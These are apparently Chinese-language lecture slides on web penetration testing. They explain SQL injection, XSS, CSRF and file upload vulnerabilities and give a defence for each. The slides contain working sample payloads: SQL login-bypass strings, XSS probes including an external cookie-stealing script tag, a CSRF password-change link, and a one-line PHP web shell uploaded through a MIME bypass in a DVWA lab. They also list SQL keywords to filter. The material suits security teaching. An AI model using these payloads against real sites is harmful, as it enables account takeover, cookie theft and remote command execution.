渗透性测试

张程
Email：bootan@cqu.edu.cn
QQ:80463125

Web应用安全基础

- Web应用程序有四个要点：数据库、编程语言、Web容器和优秀的Web应用程序的设计者，这四者缺一不可。优秀的设计人员设计个性化的程序，编程语言将这些设计变为真实的存在，且悄悄地与数据库连接，让数据库存储好数据，而Web容器作为终端解析用户请求和脚本语言等。当用户通过统一资源定位符（URL）访问Web时，最终看到的是Web容器处理后的内容，即HTML文档。
- Web网站默认运行在服务器的80端口上，是服务器提供的众多互联网服务之一。
- 攻击者在渗透服务器时，其直接攻击目标一般有三种手段
  - *C段渗透：攻击者通过渗透同一网段内的一台主机对目标主机进行ARP等手段的渗透。*
  - *社会工程学：社会工程学是高端攻击者必须掌握的一个技能，渗透服务器有时不仅仅只靠技术。*
  - *Services：很多传统的攻击方式是直接针对服务进行溢出的，至今一些软件仍然存在溢出漏洞。像之前的MySQL就出现过缓冲区溢出漏洞。当然，对这类服务还有其他入侵方式，这些方式也经常用于内网的渗透中。Web服务也是Internet服务之一，Web服务相对于其他服务而言，渗透的方式增加了许多，本章将重点介绍web服务的渗透性测试。*

SQL注入漏洞

SQL注入原理

- SQL注入漏洞（SQL injection）是Web层最高危的漏洞之一。
- 数据库注入漏洞，主要是开发人员在构建代码时，没有对输入边界进行过滤或者过滤不足，使得攻击者可以通过合法的输入点提交一些精心构造的语句来欺骗后台数据库执行，导致数据库信息泄露的一种漏洞。
- 应用程序的登录模块，程序需要获取前端所输入的账号和密码，拼接SQL语句在数据库中进行查询，登录查询代码如下：

```
string sql = "select count(*) from users where name = '"+name +"'
    and password = '"+pwd +"'"
```

- 当输入正确的用户名test和密码123456后，程序会构建一个包含SQL语句的字符串sql，代码如下：


```
string sql = "select count(*) from users where name = 'test'
    and password = '123456'"
```

- 最终提交给数据库服务器运行的SQL语句如下：

```
select count(*) from users where name = 'test' and password = '123456'
```

- 如果存在此用户并且密码正确，数据库将返回记录数≥1，则用户认证通过，登录成功。
- 如果使用一个如下所示的比较特殊的用户账号信息来登录，在输入用户名和密码后单击“登录”按钮，也可以正常登录

```
用户名：haha'or 1=1--，密码：123456
```



- 但是，数据库中只有test用户，根本没有haha'or 1=1--用户，那为什么这个非法用户可以登录成功呢?
- 当输入特殊用户名haha'or 1=1--时，最终构成的命令如下：

```
string sql = "select count(*) from users where name= 'haha' or 1=1 -- 'and password = '123456'"
```

- 最终提交给数据库服务器运行的SQL语句如下：

```
select count(*) from users where name= 'haha' or 1=1 -- 'and password = '123456'
```

- SQL中--符号是注释符号，其后的内容均为注释，即命令中--符号后的'and password = '123456'均为注释，那么password的值在查询时也根本起不了任何作用。而where后的name= 'haha' or 1=1这条语句永远为真，所以最终执行的SQL语句相当于：

```
string sql = "select count(*) from users"
```

SQL注入的后果

- 1.信息泄漏
  - *注入SECLECT语句。*
- 2.篡改数据
  - *注入INSERT语句。*
  - *注入UPDATE语句。*
  - *注入ALTER USER语句。*
  - *注入ALERT TABLE语句。*
- 3.特权提升
  - *注入EXEC语句。*
- 4.破坏系统
  - *注入DELETE语句。*
  - *注入DROP TABLE语句。*
  - *注入SHUTDOWN语句。*

SQL注入漏洞攻击流程

- 可以通过下面的流程来对SQL注入漏洞进行攻击：
- 1.寻找注入点
  - *手工方式：手工构造SQL语句进行注入,点发现。*
  - *自动方式：使用Web漏洞扫描工具，自动进行注入,点发现。*
- 2.信息获取
  - *环境信息：数据库类型、版本、操作系统版本、用户信息等。*
  - *数据库信息：数据库名称、数据库表、表字段、字段内容等。*
- 3.获取权限
  - *获取操作系统权限：通过数据库执行shell，上传木马。*

注入点类型

- 1.数字型注入
  - *当输入的参数为整型时，如ID、年龄、页码等，如果存在注入漏洞则可以认为是数字型注入。数字型注入是最简单的一种注入。例如某URL为HTTP://www.xxser.com/test.php?id-8，可以猜测其SQL语句为：select * from table where id=8，在浏览器地址栏中分别输入以下地址以测试该URL是否存在注入漏洞：*
  - *（1）HTTP://www.xxser.com/test.php?id=8'*
    - SQL语句为：select * from table where id=8',这样的语句肯定会出错，导致脚本程序无法从数据库中正常获取数据,从而使原来的页面出现异常。
  - *（2）HTTP://www.xxser.com/test.php?id=8 and 1=1*
    - SQL语句为：select * from table where id=8 and 1=1，语句执行正常,返回数据与原始请求无任何差异。
  - *（3）HTTP://www.xxser.com/test.php?id=8 and 1=2*
    - SQL语句为：select from table where id=8 and 1=2，语句执行正常,但却无法查询出数据，因为“and 1=2”始终为假，所以返回数据与原始请求有差异。
  - *如果以上三个步骤全部满足，则程序就可能存在SQL注入漏洞。*
  - *这种数字型注入较多出现在ASP、PHP等弱类型语言中，弱类型语言会自动推导变量类型。*

注入点类型

- 2.字符型注入
  - *当输入参数为字符串时，如果存在注入漏洞则称为字符型注入。字符串类型一般要使用单引号来闭合。例如：*
    - 数字型注入：select * from table where id=8
    - 字符型注入：select * from table where username='admin'
    - 字符型注入最关键的是如何闭合SQL语句以及注释多余的代码。下面以select查询命令和update更新命令为例说明。
    - 当查询内容为字符串时，SQL代码如下：select * from table where username='admin'
    - 当攻击者进行SQL注入时，如果输入“admin or 1=1”，则无法进行注入。因为“admin or 1=1”会被数据库当作查询的字符串，对应的SQL语句如下：select * from table where username = 'admin or 1=1'
    - 这时要想进行注入，则必须注意字符串闭合问题。如果输入“admin'or 1=1 --”就可以继续注入，对应的SQL语句如下：select * from table where username ='admin'or 1=1 --'
  - *例如update语句：*
    - update person set username='username',set password='password' where id=1
    - 对该SQL语句进行注入就需要闭合单引号，可以在username或password处插入语句'+(select @@version)+',最终执行的SQL语句为：
    - update person set username='username',set password=''+(select @@version)+'' where id=l

SQL注入的防范措施

- SQL注入攻击的风险最终落脚于用户可以控制输入，SQL注入、XSS、文件包含、命令执行等风险都可归于此。
- 1.前端页面部分
  - *最小输入原则。限定输入长度，根据预期情况限定参数最大长度，浏览器限定URL字符长度最大为2083字节（微软Internet Explorer），实际可使用的URL长度为2048字节。*
  - *限定输入类型。如整型只能输入整型。*
  - *只能输入合法数据。拒绝所有其他数据正则表达式，客户端与服务器端必须都做验证。*
- 2.数据库部分
  - *不允许在代码中出现直接拼接SQL语句的情况。*
  - *存储过程中不允许出现：exec、exec sp_executesql。*
  - *使用参数化查询的方式来创建SQL语句。*
  - *对参数进行关键字过滤，如表所示。*
  - *对关键字进行转义。*

'	<	>	;	(	)	*
%	--	and	or	select	update	delete
drop	create	union	insert	net	truncate	exec
declare	char(	count	chr	mid	master	char
nchar	Sp_sqlexec	exec(	char(			

参数关键字

SQL注入的防范措施

- 3.在代码审查中查找SQL注入漏洞
  - *代码审查时，注意查找程序代码中的SQL注入漏洞，不同的编程语言可能存在的注入漏洞的点也不同*


语言	待查询的关键字
VB.NET	SqlClient, OracleClient
C#	SqlClient, OracleClient
PHP	mysql_connect
Perl	DBI, Oracle, SQL
Java（包含JDBC）	java.sql, sql
Active Server Pages	ADODB
C++（微软基础类库）	CDatabase
C/C++（ODBC）	#include "sql.h"
C/C++（ADO）	ADODB,#import "msado15.dll"
SQL	exec, execute, sp_executesql
ColdFusion	cfquery

不同编程语言的关键字

XSS 跨站脚本漏洞

XSS原理解析

- JavaScript可以用来获取用户的Cookie 、改变网页内容、URL调转等，存在XSS漏洞的网站，就可能会被盗取用户Cookie,、黑掉页面、导航到恶意网站等，而攻击者需要做的仅仅是利用网页开发时留下的漏洞，通过巧妙的方法向Web页面中注入恶意JavaScript代码。



XSS攻击过程

XSS原理解析

- 下面是一段简单的XSS漏洞实例，其代码功能是接收用户在Index.html页面中提交的数据，再将数据显示在PrintStr页面。
  - *Index.html 页面代码如：*

```
<form action="PrintStr" method="post" >
<input type="text" name="username" />
<input type="submit" value="提交" />
</form>
```

  - *PrintStr页面代码如下：*

```
<%
String name request.getParameter("username");
out.println("您输入的内容是:" +name);
%>
```

- 当攻击者输入<script>alert(xss/)</scrip>时，将触发XSS攻击。
- 攻击者可以在<script>与</script>之间输入JavaScript代码，实现一些“特殊效果”。在真实的攻击中，攻击者不仅仅弹出一个alert框，通常还使用<script src="http://www.secbug.org/x.txt"></scrip>方式来加载外部脚本，而在x.txt中就存放着攻击者的恶意JavaScript代码，这段代码可能是用来盗取用户的Cookie，也可能是监控键盘记录等。

XSS类型-反射型XSS

- XSS主要被分为三类，分别是：反射型、存储型和DOM型。
- 反射型XSS也被称为非持久性XSS。当用户访问一个带有XSS代码的URL请求时,服务器端接收数据后处理，然后把带有XSS代码的数据发送到浏览器，浏览器解析这段带有XSS代码的数据后，最终造成XSS漏洞。这个过程就像一 次反射，故称为反射型XSS。
- 下面举例说明反射型XSS跨站漏洞。

```
<?php
$username = $_GET['username'];
echo $username;
?>
```

  - *在这段代码中，程序先接收username值再将其输出，如果恶意用户输入username = <script>alert('xss')</script>，将会造成反射型XSS漏洞。*

XSS类型-反射型XSS

- 假如http://www.secbug.org/xss.php存在XSS反射型跨站漏洞，那么攻击者的攻击步骤可能如下：
  - *（1）用户test是网站www.secbug.org的忠实粉丝，此时正泡在论坛看信息。*
  - *（2）攻击者发现www.secbug.org/xss.php存在反射型XSS漏洞，然后精心构造JavaScript代码，此代码可以盗取用户Cookie发送到指定的站点www.xxser.com。*
  - *（3）攻击者将带有反射型XSS漏洞的URL通过站内信发送给用户test，站内信为一些诱惑信息，目的是为让用户test单击链接。*
  - *（4）假设用户test单击了带有XSS漏洞的URL，那么将会把自己的Cookie发送到网站www.xxser.com。*
  - *（5）攻击者接收到用户test的会话Cookie，可以直接利用Cookie以test的身份登录www.secbug.org，从而获取用户test的敏感信息。*
  - *以上步骤通过使用反射型XSS漏洞达到以test的身份登录网站的效果，这就是XSS较严重的危害。*

XSS类型-存储型XSS

- 存储型XSS又被称为持久性XSS，存储型XSS是最危险的一种跨站脚本。
- 允许用户存储数据的Web应用程序都可能会出现存储型XSS漏洞，当攻击者提交一段XSS代码后，被服务器端接收并存储。当攻击者再次访问某个页面时,这段XSS代码被程序读出来响应给浏览器，造成XSS跨站攻击，这种攻击就是存储型XSS。
- 存储型XSS与反射型XSS、DOM型XSS相比，具有更高的隐蔽性，危害性也更大。它们之间最大的区别在于反射型XSS与DOM型XSS的执行都必须依靠用户手动去触发，而存储型XSS却不需要。
- 下面是一个比较常见的存储型XSS场景示例。
  - *在测试是否存在XSS时，首先要确定输入点与输出点，例如，若要在留言内容上测试XSS漏洞，首先就要去寻找留言内容输出（显示）的地方是在标签内还是在标签属性内，或者在其他什么地方，如果输出的数据在标签属性内，那么XSS代码是不会被执行的。如：*

```
<input type="text" name="content" value="<script>alert(1)</script>"/>
```

XSS类型-存储型XSS

- JavaScript代码虽然成功地插入到了HTML中，但却无法执行，因为XSS代码出现在Value属性中，被当作值来处理，最终浏览器解析HTML时，将会把数据以文本的形式输出在网页中。
- 确定了输出点之后，就可以根据相应的标签构造HTML代码来闭合。插入下面的XSS代码到上面的代码中：

```
"/><script>alert(1)</script>
```

- 最终在HTML文档中代码变为：

```
<input type="text" name="content" value=""/><script>alert(1)</script>
```

- 这样就可以闭合input标签，使输出的内容不在Value属性中，从而造成XSS跨站漏洞。

XSS类型-存储型XSS


- 下面来测试具体的存储型XSS漏洞，步骤如下：
- （1）添加正常的留言，昵称为Xxser，留言内容为HelloWorld，使用Firebug（网页浏览器 Mozilla Firefox下的一款开发类扩展）快速寻找显示标签，发现标签为：

```
<li><strong>Xxser</strong><span class="message">HelloWorld</span>
<span class="time">2018-05-26 20:18:13</span></li>
```

- （2）如果显示区域不在HTML属性内，则可以直接使用XSS代码注入。如果不能得知内容输出的具体位置，则可以使用模糊测试方案，XSS代码如下：
  - *<script>alert(document.cookie)</scrip>：普通注入。*
  - *"/script>alert(document.cookie)</script>：闭合标签注入。*
  - *</textarea>"><script>alert(document.cookie)</script>：闭合标签注入。*
- （3）在插入盗取Cookie的JavaScript代码后，重新加载留言页面，XSS代码在浏览器中执行。
  - *攻击者将带有XSS代码的留言提交到数据库，当用户查看这段留言时，浏览器会把XSS代码看作是正常的JavaScript代码来执行。因此，存储型XSS具有更高的隐蔽性。*

XSS类型-DOM XSS

- DOM-based XSS漏洞是基于文档对象模型的一种漏洞，它是通过修改页面的DOM节点而形成的。DOM XSS也是一种反射型。



DOM的整体结构

XSS类型-DOM XSS

- DOM是代表文档的意思，而基于DOM型的XSS是不需要与服务器端交互的，它只发生在客户端处理数据的阶段。下面给出一段经典的DOM型XSS示例。

```
<script>
var temp = document.URL; //获取 URL
var index = document.URL.indexof("content=")+4;
var par = temp.substring(index);
document.write(decodeURI(par));//输入获取内容
</script>
```

- 上述代码的意思是获取URL中content参数的值并输出，如果输入下面的代码，就会产生XSS漏洞：

```
http://www.secbug.ordom.html?content=<script>alert('xss')</script>
```

查找XSS漏洞过程

- （1）在目标站点上找到输入点，比如查询接口、留言板等。
- （2）输入一个“唯一”字符，单击提交后，查看当前状态下的源码文件。
- （3）通过搜索定位到唯一字符，结合唯一字符前后的语法构造script，并合理的对HTML标签进行闭合。
- （4）提交构造的script，看是否可以成功执行，如果成功执行则说明存在XSS漏洞。

XSS防御

- XSS跨站漏洞最终形成的原因是对输入与输出没有严格过滤、在页面执行JavaScript等客户端脚本，如果要防御XSS就意味着只要将敏感字符过滤,即可修补XSS跨站漏洞。下面将介绍几种XSS过滤方法供读者选择。
- 1.通用处理
  - *（1）对存在跨站漏洞的页面参数的输入内容进行检查、过滤。例如对[%!~@#$^*()=|{}\\<>/?]等符号的输入进行检查过滤*
  - *（2）对页面输出进行编码*
  - *HtmlEncode：将在HTML中使用的输入字符串编码。*
  - *HtmlAttributeEncode：将在HTML属性中使用的输入字符串编码。*
  - *JavaScriptEncode：将在JavaScript中使用的输入字符串编码。*
  - *UrlEncode：将在“统一资源定位器（URL）”中使用的输入字符串编码。*
  - *VisualBasicScriptEncode：将在Visual Basic脚本中使用的输入字符串编码。*
  - *XmlEncode：将在XML中使用的输入字符串编码。*
  - *XmlAttributeEncode：将在XML属性中使用的输入字符串编码。*
- 2.使用XSS防护框架
  - *使用XSS防护框架，如：ESAPI、ANTIXSS。ESAPI是OWASP（Open Web Application Security Project，开放式Web应用程序安全项目）提供的一套API级别的Web应用解决方案。AntiXSS是微软推出用于防止XSS的一个类库，AntiXSS的工作机制与ASP.NET编码函数不同，AntiXSS使用一个信任字符的白名单，而ASP.NET的默认实现是一个有限的不信任字符的黑名单，AntiXSS只允许已知安全的输入，因此它提供的安全性能要超过试图阻止潜在有害输入的过滤器。另外，AntiXSS库的重点是阻止应用程序的安全漏洞，而ASP.NET编码主要关注防止HTML页面显示不被破坏。*

CSRF

基本概念

- CSRF（Cross-Site Request Forgery）跨站请求伪造，也被称成为“one click attack”或者“session riding”，通常缩写为CSRF或者XSRF，是一种对网站的恶意利用。这听起来很像跨站脚本（XSS），但是它与XSS非常不同。XSS利用站点内的信任用户，而CSRF则通过伪装成受信任用户的请求来利用受信任的网站。与XSS攻击相比，CSRF攻击往往不大流行（因此对其进行防范的资源也相当稀少）和难以防范，所以被认为比XSS更具危险性。
- 可以这么理解CSRF攻击：某甲是某网站的合法用户，某攻击者盗用了某甲的身份，以某甲的名义向服务器提交某些非法操作，而对服务器而言，这些请求操作都是合法的。CSRF的攻击者能够使用网站合法用户的账户发送邮件、获取被攻击者的敏感信息、甚至盗走被攻击者的财产。

CSRF攻击原理


- 当用户打开或登录某个网站时，浏览器与网站服务器之间将会产生一个会话，在这个会话没有结束时，用户都可以利用自己的权限对网站进行某些操作。而CSRF攻击正好是建立在会话之上的。当用户登录了网上银行正进行转账业务时，恰好此用户的某个QQ好友（攻击者）发来一条消息（URL），而这条消息其实是攻击者精心构造的转账业务代码，且与用户正登录的是同一家网络银行，用户可能认为这个网站是安全的，然而当用户打开了这条URL后，可能银行账户中的余额会被盗。
- 这是为什么呢？原因是此时浏览器正处在与网银网站的会话之中，用户发来的所有请求都是合法的，而攻击者构造的这段代码正是以伪造的用户身份向服务器发送的转账操作请求，这在服务器看来也是正常的。
- 例如，当用户user1想给用户xxser转账1000元，那么当user1单击提交按钮后，可能会向网银服务器发送如下请求：`http://www.secbug.org/pay.jsp?user=xxser&money=1000`
- 而攻击者仅需改变一下user参数与money参数，即可完成一次“合法”的攻击，如下面的代码：

  `http://www.secbug.org/pay.jsp?user=hacks&money=10000`

- 当用户user1访问了攻击者伪造的URL后，就会自动向hack的账户中转入10000元。而这个转账对服务器来说是用户user1亲手转的，用户user1的账户和密码并没有破解，银行的Web服务器也没有被入侵。

CSRF攻击原理

- CSRF攻击描述了以下两个重点：其一是CSRF的攻击是建立在浏览器与Web服务器的会话中；其二是攻击者欺骗用户，诱导用户访问攻击者发来的URL。



CSRF攻击原理

（1）User C打开浏览器，访问受信任的Web A，输入用户名和密码请求登录Web A。

（2）在User C信息通过验证后，Web A产生Cookie信息并返回给浏览器，此时User C登录Web A成功，可以正常发送请求到Web A。

（3）User C未退出Web A之前，在同一浏览器中，打开攻击者发来的网页访问Web B。

（4）Web B接收到User C请求后，返回一些攻击性代码，并发出一个请求要求访问第三方Web A。


（5）浏览器在接收到这些攻击性代码后，根据Web B的请求，在User C不知情的情况下携带Cookie信息，向Web A发出请求。Web A并不知道该请求其实是由Web B发起的，所以会根据User C的Cookie信息以C的权限处理该请求，导致来自Web B的恶意代码被执行。

CSRF攻击场景

- DVWA（Damn Vulnerable Web Application）是一个用来进行安全脆弱性鉴定的PHP/MySQL Web应用，简单地说，DVWA就是一个很容易受到攻击的PHP/MySQL Web应用程序。DVWA主要用来帮助安全专业人员在法律环境中测试他们的技能和工具，帮助Web开发人员更好地了解保护Web应用程序的过程。
- 下面在DVWA平台上来演示CSRF攻击。
- （1）使用管理员身份登录DVWA后，进入修改密码页面进行密码修改，如图所示，在这个页面中可以发现，修改密码时未对原密码进行验证，也就是说，不需要知道原密码就可以修改密码，由此判断此页面可能存在CSRF漏洞。


管理员密码修改

- （2）在修改密码时，使用Burp Suite（Burp Suite 是用于攻击web 应用程序的集成平台）拦截请求，拦截到的请求报文如图所示。
  - *观察请求，发现没有一次性token限制，referer也无特殊限制，这时大致可以判断，管理员密码修改功能可能存在CSRF漏洞。*



修改密码报文

- （3）通过Burp Suite进行请求重放，可以发现管理员密码被成功修改，如图所示。



报文重放密码修改成功


- （4）接下来构造诱惑链接。将管理员密码修改链接包装成如图所示的网页，以发送给用户并诱使用户访问。

报文重放密码修改成功

- 而该链接的HTML代码如下：

```
<a href='http://192.168.20.34/dvwa/vulnerabilities/csrf/?
password_new=llllll&password_conf=111111&Change=Change#'>click here win 100$</a>
```

- （5）此时只要用户在保持着登录的状态下单击该链接，攻击者就可以成功修改管理员密码，该链接被用户单击后的页面显示如图所示，图中用椭圆圈住的内容说明密码已被修改。



密码修改成功

查找CSRF漏洞

- 下面给出查找CSRF漏洞的常见方法：
  - *（1）对目标网站进行踩点，对增删改的地方进行标记，并观察其逻辑。例如修改管理员账号时不需要验证旧密码、提交留言的动作、关注XX微博的动作等等。*
  - *（2）提交操作(GET/POST)，观察HTTP头部的referer，并验证后台是否有referer及token限制。可以使用工具抓包，然后修改/删除referer后重放，查看是否可以正常提交。*
  - *（3）确认Cookie的有效性。查看退出或者关闭浏览器后，是否存在Session没有过期的情况。*

预防CSRF

- 预防CSRF攻击不像预防其他漏洞那样复杂，只需要在网站的关键部分增加一些操作就可以防御CSRF攻击。
  - *（1）验证用户提交数据的referer信息。*
  - *（2）对关键操作增加token参数，token值必须随机，每次都不一样。*
  - *（3）设置会话过期机制，例如20分钟内用户无操作，则自动退出登录。*
  - *（4）敏感信息修改时需要对用户身份进行二次认证，比如修改账号、支付操作等。*

文件上传漏洞


- 由于业务功能的需要，大多Web站点都有文件上传的功能，例如用户注册时可以上传头像、证件信息等。若Web应用程序在处理用户上传的文件时没有判断文件的扩展名是否在允许的范围内就直接把文件保存在服务器上，这样就给攻击者往服务器上传具有破坏性的程序开启了大门。文件上传漏洞就是指由于程序员在用户文件上传功能方面的控制不足或处理缺陷而导致的用户可以越过其本身权限向服务器上传可执行的动态脚本文件。这些上传的文件可以是木马、病毒、恶意脚本或者WebShell（WebShell是以ASP、PHP、JSP或者CGI等网页文件形式存在的一种命令执行环境，也可以将其称之为一种网页后门）等。这种攻击方式是最为直接和有效的，网站的文件上传功能本身并没有问题，有问题的是文件上传后服务器怎么处理和解释文件。如果服务器对上传文件的处理逻辑做的不够安全，就会导致严重的后果。

文件上传漏洞利用场景

- 下面给出一个示例，利用DVWA系统中上传文件的漏洞获取服务器信息。
- （1）登录系统，进入File Upload模块，按正常需求对普通文件做一次完整的上传，如图所示，上传成功后DVWA系统返回了文件的相对路径。


上传图片文件成功

- （2）将<?system($_REQUEST['cmd']);?>保存为cmd.php文件，上传此文件至服务器，如图所示，DVWA系统提示上传不成功，说明DVWA对上传的文件类型做了限制。




上传php文件失败

- （3）上传cmd.php文件时，使用Brup Suite拦截查看该文件的MIME（Multipurpose Internet Mail Extensions，多用途互联网邮件扩展类型），可以发现PHP文件的MIME类型为application/octet-stream，如图所示，而上传文件时DVWA系统会判断文件类型是否为image/jpeg，显然，cmd.php文件无法通过DVWA的验证。



查看php文件的MIME类型

- （4）将上图所示的HTTP请求中的Content-Type更改为image/png类型，如图所示。



修改MIME类型

- （5）将修改后的HTTP请求发送给服务器，这样即可通过程序验证，cmd.php文件上传成功，如图所示。

上传PHP文件成功

- （6）通过192.168.20.34/dvwa/hackable/uploads/cmd.php?cmd=ipconfig访问所上传的PHP文件，并传递参数ipconfig，这样就可以获取服务器的网络信息，如图所示。

显示网络信息

文件上传漏洞的测试流程

- （1）先按照正常的上传要求做一次完整的上传，上传过程中可抓取数据包，查看数据包及返回结果等。
- （2）尝试上传不同类型的恶意脚本文件，比如abc.jsp、a.php文件。
- （3）查看系统是否在前端做了上传限制，如文件类型、文件大小的限制，并尝试使用不同方式绕过这些限制，如路径绕过、MIME类型绕过。
- （4）利用报错或者猜测等其他方式得到木马路径，连接即可访问。

文件上传防御

- （1）在服务器上存储用户上传的文件时，对文件进行重命名。
- （2）检查用户上传的文件的类型和大小。
- （3）禁止上传危险的文件类型（如：.jsp、.exe、.sh、.war、.jar等）。
- （4）检查允许上传的文件扩展名白名单，不属于白名单内，不允许上传。
- （5）上传文件的目录必须是HTTP请求无法直接访问到的。如果需要访问上传目录，必须上传到其他（和Web服务器不同的）域名下，并设置该目录为不可执行。